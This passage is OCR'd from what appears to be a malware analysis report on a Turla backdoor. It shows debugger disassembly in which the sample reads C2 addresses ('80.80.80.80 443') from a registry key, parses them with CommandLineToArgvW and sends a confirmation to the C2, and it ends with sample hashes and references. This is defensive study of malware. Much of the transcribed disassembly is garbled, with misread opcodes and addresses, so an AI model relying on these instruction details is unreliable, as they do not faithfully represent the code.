	00007FF8/			8B CF		100		rcx,rdi		Lasts	tatus 00000000 (STATU	JS_SUCCESS)
h;	• 00007FF8/	A73B1CA5	48	8B 1E				rbx,qword ptr ds:[rsi]			rror 00000000 (ERROR	
1 +	 00007FF8/ 			0E 01	00 00	0		turla.7FF8A73B1DB3				
1	 00007FF8/ 00007FF8/ 		~ 74 83	07			je t mov	urla.7FF8A73B1CA5		CF 0	TF 0 IF 1	
C. Sugar	00007FF8/ 00007FF8/			38 C6			cmp	eax,r14d			SF 0 DF 0	
	00007FF8/			97 F7		F	cal1	turla.7FF8A73B1430			PF 1 AF 0	
	• 00007FF8/	A7381C91	48	88 CF			mov	rcx,rdi		RFLAG	5 00000000000246	
1	 00007FF8/ 			22 01	00 0	0		turla.7FF8A73B1DB3		N.L.	0000/110A/ 3010/3	Car ratooourrow setcrs
1	 00007FF8/ 00007FF8/ 			89 33 DB				qword ptr ds:[rbx],r14 bl.bl		RIP	00007FF8A73B1CF9	turla.00007FF8A73B1CF9
	 00007FF8/ 00007FF8/ 			C9 F6 89 33		-	call	turla.7FF8A73B1350		112	0000008035155650	
	00007FF8/			SB CB				rcx,rbx		R14 R15	00000000000000000000000000000000000000	
	00007FF8/	A73B1C7B	48	SD 5E	10		lea	rbx,qword ptr ds:[rsi+10]		R13	00000000000000B	
	 00007FF8/ 00007FF8/ 			15 F7		F		turla.7FF8A73B1390		R12	000000803E1EF6B0	
	 00007FF8/ 00007FF8/ 			88 D7 88 C8				rdx,rdi rcx.rax		R11	000000803E1EF460	
	00007FF8/ 00007FF8/			88 C3				r8d,ebx		R10	000000000000000	
p	• 00007FF8/			84 44		0 00		urla.7FF8A73B1DB1		R9	0000000000000001	
	00007FF8/	A73B1C64		85 CO			test	rax, rax		RS	000000000000000	
	00007FF8/			SB FO				r14.rax			SASAN TABUNUNUT	
	 00007FF8/ 			AF F6	FE E	F		ebx,eax turla.7FF8A73B1310		RDI	000001F16BA5A0A1	L"80.80.80.80 443"
	 00007FF8/ 00007FF8/ 			C8 D8				ecx,eax		RSI	000001F16B979130	&L"SYSTEM\\CurrentControlSe
	00007FF8/			D8 F7	FF F	F		turla.7FF8A73B1430		RBP	000000803E1EF5A1 000000803E1EF4D0	&L"80.80.80.80 443"
	00007FF84			88 CF				rcx,rdi		RDX	00007FF8A73B3208	L"Hosts"
	00007FF8/			15 D8				gword ptr ds:[<&RegCloseKey>]		RCX	000000000000530	
	· 00007FF8			85 61	01 0	0 00		turla.7FF8A73B1DAB		RBX	000001F16B964FD0	L"SYSTEM\\CurrentControlSet
	00007FF8/			CO			test	eax, eax		RAX	000000000000000000000000000000000000000	

CommandLineToArgvW is utilized to retrieve an array of pointers to the C2 server(s):

00007FF8A73B1D11	48 8D 55 67	lea rdx, gword ptr ss: rbp+67		
00007FF8A7381D15 00007FF8A7381D15 00007FF8A7381D12 00007FF8A7381D22 00007FF8A7381D22 00007FF8A7381D22	48 88 CF FF 15 9A 13 00 00 48 89 45 87 48 85 C0 2 05 84 85 00 00 00	<pre>mov rcx,rdi call gword ptr ds:[<&CommandLineToArgvw>] mov gword ptr ss:[rbp-79],rax test rax,rax test rax,rax</pre>	RAX 000000000000000 RBX 000001F168964FD0 RCX 000001F168A5A0A1 RDX 000000803E1EF608	L"SYSTEM\\CurrentControlSet\\ L"80.80.80.80 443"

Figure 65

A confirmation message "0B 00" is sent to the C2 server.

References

MSDN: https://docs.microsoft.com/en-us/windows/win32/api/

Fakenet: <u>https://github.com/fireeye/flare-fakenet-ng</u>

VirusTotal:

https://www.virustotal.com/gui/file/030cbd1a51f8583ccfc3fa38a28a5550dc1c84c05d6c0f5eb 887d13dedf1da01

MalwareBazaar:

https://bazaar.abuse.ch/sample/030cbd1a51f8583ccfc3fa38a28a5550dc1c84c05d6c0f5eb88 7d13dedf1da01/

Talos article: <u>https://blog.talosintelligence.com/2021/09/tinyturla.html</u>